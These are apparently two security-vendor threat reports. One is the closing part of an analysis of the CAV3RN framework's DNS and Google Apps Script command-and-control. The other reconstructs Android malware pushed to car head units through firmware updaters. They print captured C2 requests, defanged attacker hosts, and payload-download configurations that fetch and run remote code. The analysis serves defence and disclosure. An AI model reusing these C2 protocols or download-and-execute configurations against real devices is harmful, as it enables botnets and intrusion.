
During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel


When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.

DNS-based deployment-ID freshness check

DNS-based deployment-ID freshness check



The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

Google Apps Script channel

When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.

Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:

POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}

The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:

HTTP/2 302
content-type: text/html; charset=UTF-8
access-control-allow-origin: *
location: https://script.googleusercontent.com/macros/echo?user_content_key=AUkAhnT1XStTpObO…&lib=MQif1e23CL4IxZSlC7RWEgUDuxmmFKhYR
server: GSE

HTTP/2 200
content-type: application/json; charset=utf-8
access-control-allow-origin: *
server: GSE

{"s":200,"h":{"Content-Type":"text/html; charset=utf-8","Vary":"Cookie","Server":"nginx","Content Length":"4","Connection":"keep-alive","Date":"Mon, 03 Aug 2026 20:07:54 GMT","Access-Control-Allow-Origin":"*"},"b":"OS9FPQ=="}

Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.

Direct HTTPS channel


When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.

However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

GET request to the header-gated C2 endpoint and its encoded tasking response

Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.

Inter-component DLL broker

The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.

The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.

The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.

Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.

Command Function
000 Lists loaded component names and versions
001 Lists every DLL path discovered by the scanner
002 Lists each loaded component’s path, name, and version

The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.

Infrastructure

Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.

The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.

The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.

Domain Registrar IP Hosting ASN
studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
Dynadot Inc 144.172.115[.]17
144.172.104[.]82
RouterHosting LLC AS 14956

Conclusions

Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

904784c9943d019da332bea2cd03996f              CommunicationUxTheme.dll
f9156d42410c8a5429dec43329bd72e0              net.dll
2dcd4a8ac166404977cd3c48418a8cd9              rnp.dll
981c7404d31b8ce35ec88a6b290f354d              GoogleService.dll
34d50eec364d920b8b5d885c9bc98607             texture.dll

Domains and IPs

studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
144.172.115[.]17
144.172.104[.]82

The invisible passenger in your car

21 August 2026 at 10:00

While monitoring Android threats in June 2026, we discovered a new piece of Android malware. What struck us as unusual was that it installed like an ordinary user app yet made no attempt to disguise itself as legitimate software: it had no user interface at all. This led us to suspect the app might be reaching users’ devices without their knowledge. Further investigation confirmed that hypothesis and allowed us to reconstruct the entire infection chain.

Key findings:

  • We identified new Android malware: a multi-stage downloader whose ultimate purpose is ad fraud and creation of a proxy botnet.
  • The malware spread through the built-in updaters of Android-based automotive head unit firmware. This is the first documented case of malware found on a car head unit with an infection chain specific to that type of device.
  • We attribute this activity, with high confidence, to the MoYu Group, an actor linked to the BADBOX botnet.

Kaspersky solutions detect the threats described below under the following detection names:

  • HEUR:Trojan-Dropper.AndroidOS.Agent.vu
  • HEUR:Trojan-Downloader.AndroidOS.Agent.ov
  • HEUR:Trojan-Proxy.AndroidOS.Zhima.*
  • HEUR:Trojan.AndroidOS.Vo1d.*

Head unit firmware overview

A head unit is a system that combines multimedia functions with partial control over certain vehicle functions. Head units may come as part of a car’s factory equipment or as an aftermarket upgrade. The main attack vectors for these systems are compromise via physical access and vulnerabilities in the head unit’s OS or components, both of which we’ve covered previously.

In some cases, head units run on Android, primarily because it’s convenient for manufacturers: Android’s source code already accounts for use cases within automotive head units. Android also allows manufacturers to add their own system applications during the build process, which they can use for a range of purposes: customizing the UI, adding system components tailored to the vendor’s needs, and more.

Most apps developed for Android devices can also run on an Android-based head unit, and that is true for malware as well. That said, it’s hard to imagine certain categories of smartphone-targeted malware being used to attack a head unit. Banking Trojans are a good example: since mobile banking is used almost exclusively on smartphones, infecting a head unit with a banking Trojan would be a waste of the attacker’s resources.

It’s worth noting that head units often include SIM card slots and can connect to the internet, enabling features like navigation and software updates. Since a head unit typically holds nothing of value to an attacker, one of the more likely attack scenarios using “classic” Android malware is infecting the device to recruit it into a botnet – similar to attacks on IoT devices.

During our research, we found exactly that kind of malware. The design of firmware for DoFun head units enabled attackers to distribute malware. We notified the vendor about the distribution scheme, and they subsequently reported fixing the security issues.

Below is the entire infection chain:

Head unit infection scheme

Head unit infection scheme

Let’s look at exactly how these head units became infected.

The TWCore app

TWCore is a legitimate system application responsible for collecting analytics data and updating the head unit software. Let’s take a closer look at how the update function works.

The process is fairly simple. An MQTT message broker hosted on the subdomain cardoor[.]cn sends a message containing information about the APK files that need to be downloaded and installed on the head unit. Notably, the object describing this message includes an installNotExists field, a Boolean flag that can be set to true or false. This flag allows TWCore to install apps that weren’t originally present on the device.

TWCore only checks whether an app is already installed on the device when installNotExists = false

TWCore only checks whether an app is already installed on the device when installNotExists = false

The APK file is downloaded to <TWCore external cache dir>/push/apk/ for installation.

The path TWCore uses to download APK files

The path TWCore uses to download APK files

Our telemetry revealed previously unknown malware at these file paths. On top of that, our data indicates that in every observed case, the malware was installed by an app with the package name com.tw.core, which matches the TWCore package name.

Next, we’ll break down the malware installed by TWCore: the JarService dropper.

Stage 1: the JarService dropper

As mentioned earlier, JarService is a small dropper app with no UI of any kind. It decrypts data stored as encrypted blocks within the Trojan’s code. Each block is XOR-encrypted with a single-byte key that shifts linearly from block to block. The decrypted data contains serialized information about the payload version and entry point, along with the malware’s own code for further loading.

Decrypting and deserializing information about the stage 2 payload

Decrypting and deserializing information about the stage 2 payload

In the version of JarService we analyzed, the entry point for the next-stage payload was the wa method of the com.c.j.qbh class.

Stage 2: the loader

This stage’s payload is a malicious loader. Its code contains encrypted strings that are later used as class names to execute the stage 3 payload using the reflection mechanism. The loader sends implant information to one of the attackers’ servers via a POST request. Example of a request to the C2 server:

{
    "userId": "REDACTED",
    "dexVersion": "1.7",
    "dexType": 1,
    "channelId": "2039",
    "packageName": "com.tw.jar1",
    "appVersion": 12,
    "appName": "JarService"
}

In response to the POST request, the C2 server returns a link for downloading the stage 3 payload. An example of a C2 response is shown below.

{
    "code": 200,
    "data": {
        "dexUrl": "hxxp://144.217.243[.]201/vr34der34/dex3.68.png",
        "dexVersion": 3.680,
        "status": 0
    }
}

The Trojan uses the link in the dexUrl field of the data object to download serialized data for loading the next stage. This data begins with a single-byte integer, a key used to decrypt the strings in the loader’s code. Immediately following this number is a four-byte floating-point value used to XOR-decrypt the stage 3 payload, which itself is located after these keys.

Decrypting the stage 3 payload

Decrypting the stage 3 payload

In the decrypted payload, the entry point is the init method of the com.ast.sdk.BillingMain class, shown in the screenshot below.

Entry point of the stage 3 payload

Entry point of the stage 3 payload

While analyzing this stage, we noticed that the download link for the next-stage payload includes a version number. We decided to try other version numbers to retrieve different payload versions, and ultimately obtained seven distinct variants, which we list under “Indicators of Compromise” at the end of this report. The earliest version, numbered 3.57, uses a different decoding algorithm than the one described above. This may indicate that an earlier version of the infection chain used a different loader between JarService and the stage 3 payload.

Stage 3: clicker / reverse proxy loader

In this stage, the malware sends a POST request to /cpc/api/task every 90 minutes by default, containing information about the infected device (display resolution, device model, the SSID of the connected Wi-Fi network, MAC address, and so on) along with the Trojan’s configuration version. If the configuration is outdated, the C2 server returns an updated configuration containing new C2 addresses and new paths for sending HTTP requests. An example of a response is shown below. Note that at the time of our research, the most up-to-date configuration version was 3.82.

{
    "code": 100,
    "data": {
        "configVersion": 3.820,
        "hosts": ["hxxp://t2.kshahnd[.]sbs", "hxxp://t2.mdsjhd[.]sbs", "hxxp://t2.nmnsny[.]sbs", "hxxps://t2.nmnsny[.]sbs"],
        "interval": 5500000,
        "reportApi": "/cpc/api/report",
        "tagName": "config",
        "taskApi": "/cpc/api/task",
        "updates": ["hxxp://a2.kshahnd[.]sbs", "hxxp://a2.mdsjhd[.]sbs", "hxxp://a2.nmnsny[.]sbs", "hxxps://a2.nmnsny[.]sbs"],
        "vn": 1.010
    }
}

If the configuration version doesn’t need updating, the C2 server instead returns integer command identifiers, which the attackers refer to as productId. The Trojan maps each identifier to command information, which it stores as a serialized JSON object using the SharedPreferences API. Each identifier also has its own version, expressed as a UNIX timestamp. If the C2 response includes an unknown productId or one whose version is outdated, the malware sends a GET request to the attackers’ server at /cpc/api/xml to retrieve the command contents for all such identifiers. The C2 server responds with command information for each unknown identifier. An example of a response is shown below.

{
    "code": 200,
    "data": [{
        "productId": 979,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"107.151.248[.]132\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 1337\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1778650942
    }, {
        "productId": 1019,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"128.14.210[.]58\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 9999\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1766001509
    }, {
        "productId": 3505,
        "script": "{\n\"tagName\":\"http\",\n\"url\":\"hxxps://api.kookjar[.]com/sayhi?channel=daihai&uuid={get_uuid_10}\"\n}",
        "version": 1776656317
    }],
    "msg": ""
}

The command information includes a tagName field, which is the command name. The code maps each name to the corresponding class responsible for executing it.

List of executable commands

List of executable commands

At the time of our research, the attackers had implemented nine commands. The table below lists command names, brief descriptions, and arguments. The functionality of these commands suggests that the malware can be used to display ads, commit ad fraud (serving as a clicker), and download additional malicious code.

Command name Description Arguments
return Return a value from SharedPreferences. key: the key whose value should be returned
copy Set the contents of the clipboard. text: the key whose value from SharedPreferences is returned as the clipboard contents
url: a link for downloading gzip-compressed data (optional); this data is then concatenated with the value of the text key, with      (5 spaces) used as a separator
http Make a POST/GET HTTP request to a specified resource and, if instructed, save the response in SharedPreferences under a specified key. url: the resource address
method: the HTTP method name (optional)
startLabel: a marker for the start of the data to save from the resource (optional)
endLabel: a marker for the end of the data to save from the resource (optional)
valueLabel: the key under which to save the value (optional)
header: a dictionary of headers for the HTTP request (optional)
content: the content of the POST request (optional)
web Open a link in the WebView and execute arbitrary JavaScript code within it. url: the link to open in the WebView
js: base64-encoded JavaScript code to execute in the WebView; used when the url parameter is empty or absent
corejs: JavaScript code to execute when the resource loads in the WebView (optional)
param: a string dictionary of parameters for launching the WebView
client: if this key is present, WebViewClient is used to handle redirects manually
time: task timeout
loadlib Not fully implemented at the time of publishing this report. –
loadlib2 Download and execute arbitrary code. url: the address to download the payload from
name: the name of the module being downloaded
md5: the MD5 hash of the payload
clear: a comma-separated list of payload names to delete (optional)
params: an array of parameters to launch the payload with
className: the class name of the payload entry point
method: the name of the virtual method at the payload entry point
cmethod: the name of the static method used to instantiate the entry-point class (optional)
thread: a flag; the payload runs in a separate thread if this flag is not set
reload: a flag that, when set, restarts already loaded modules
loadlib3 Not fully implemented at the time of publishing this report. –
deeplink Open a resource in the browser. url: a link to the resource
traceroute Check resource availability via an ICMP ping. host: comma-separated list of resources to check

However, attackers use only a relatively small subset of these commands in real-world attacks. As shown in the example C2 response above, at the time of publishing this report the attackers were using the loadlib2 and http commands. The payload downloaded via the loadlib2 command is a reverse proxy module named “zhima”, which researchers from the Nokia Deepfield Emergency Response Team independently discovered in TV set-top boxes around the same time as we did and also described in their report. This confirms that the attackers’ ultimate goal is building a proxy botnet.

While investigating this stage of the attack chain, we noticed that the zhima download link also included a version number. As with the previous stage, we tried other possible version numbers and found eight variants of the zhima module, the earliest of which was version 57. The complete list of identified zhima modules is provided under “Indicators of Compromise” below.

Attribution

While analyzing the complete infection chain, we noticed that the stage 2 loader created a thread with the meaningful name mosdk-host-loader. We decided to investigate what mosdk referred to in that name. This led us to a malicious app installed on various TV set-top boxes with the package name com.abc.nexus (3AD4BF5A86D26FFBF09CAE42AF330A98). It consists of several components (including a dropper similar to JarService), each used by the attackers to covertly monetize the device’s computing power. Each malicious component in the app corresponds to its own service, and the service containing the launch code for the JarService-like dropper is named AdmoyuService. In light of this and the name of the malicious thread found in the payload code, we concluded that moyu in the service name referred to MoYu Group, one of the actors linked to the BADBOX malware platform, which had been described by researchers at HUMAN. This assessment is further supported by extensive overlap between the malware’s network infrastructure and that of MoYu Group, which was independently identified by researchers from the Nokia Deepfield Emergency Response Team around the same time as our own research. Based on these similar naming patterns and prominent infrastructure overlap between the activity of MoYu Group and the attacks described in this report, we attribute it to the same actor with high confidence.

While investigating the malware downloaded by TWCore, we noticed that the domain admin.uipoxy[.]com resolved to the IP address 128.14.210[.]58, one of the C2 servers for the zhima reverse proxy module. It appears that the URL hxxp://admin.uipoxy[.]com/proxy/u/login hosts the zhima admin panel. Interestingly, this panel allows anyone to register as long as they have a valid invite code.

The malware operator registration page

The malware operator registration page

During registration, users are prompted to review the terms of use and privacy policy. Both documents are hosted on links under the pxyedge[.]com domain, which belongs to PXYEDGE, a vendor specializing in the sale of residential proxies.

On the registration page hosted at admin.uipoxy[.]com, we also found the string copyright © 2020 proxyforu[.]com all rights reserved, which linked to hxxps://proxyforu[.]com, the website of ProxyForU, another vendor of residential proxy services.

We found several similarities in the authentication APIs across all of these sites:

  • The sign-in page was hosted on an admin.* subdomain.
  • The sign-in page was located at /proxy/u/login.
  • The signup page was located at /proxy/register?channelKey=<invitation code>.

Based on this, we believe these services are connected to MoYu Group.

Conclusion

Despite efforts by cybersecurity professionals and law enforcement to shut down the BADBOX botnet, individual actors linked to it continue their malicious activity, infecting devices worldwide. Delivery methods for this kind of malware vary widely, from downloads via pre-installed backdoors to infected builds of IPTV apps. The case examined here demonstrates an even more sophisticated delivery method: distribution through the legitimate update functionality of a system application. Attackers are also actively expanding into new platforms. This malware is the first known malicious app targeting head units, which means these platforms now require protection against malware as well.

Indicators of compromise

Stage 1: JarService

ba27951b4ee1c341f4415d033369ecd3
d63bacd6d6709dd68a10ef9d374c7835
6c2e34b30da42085240ede53ab6107d4
8b5e513144a6138a966ea59e68bf9da2
e119845877089d6f4b0a70dc7388f316

Stage 2: loader

e9f3a0dab6949ce2cddab9e0aa80ae1a

Stage 3: loader/clicker

0fbaa7092204f4b1494e0b840b014774
1dcf031c40ce456b6a36a00b0acf3d11
44b6b213a6a3f299eaf88e078de95ecb
67dc78e544ebce16b85dc7c195dfbc58
9642ae619b3165d23c6349002d1abe24
b067d5b0dbecbd6498bcdfba45dba77e
f0e3f7eba2cde91e2dedb921bab47422

zhima module

412e9243f2981bbea3894254d105b3b8
71ab5517f71866279d0d87d37f2ae320
89ef78f716a75964539f2db6520be362
a4223ce4288a230d1e6c3ff2c7639045
bd4d81cd27125ad3d9a114922d468499
c6bfb1643ac7474ed8a7b4f96a187fdb
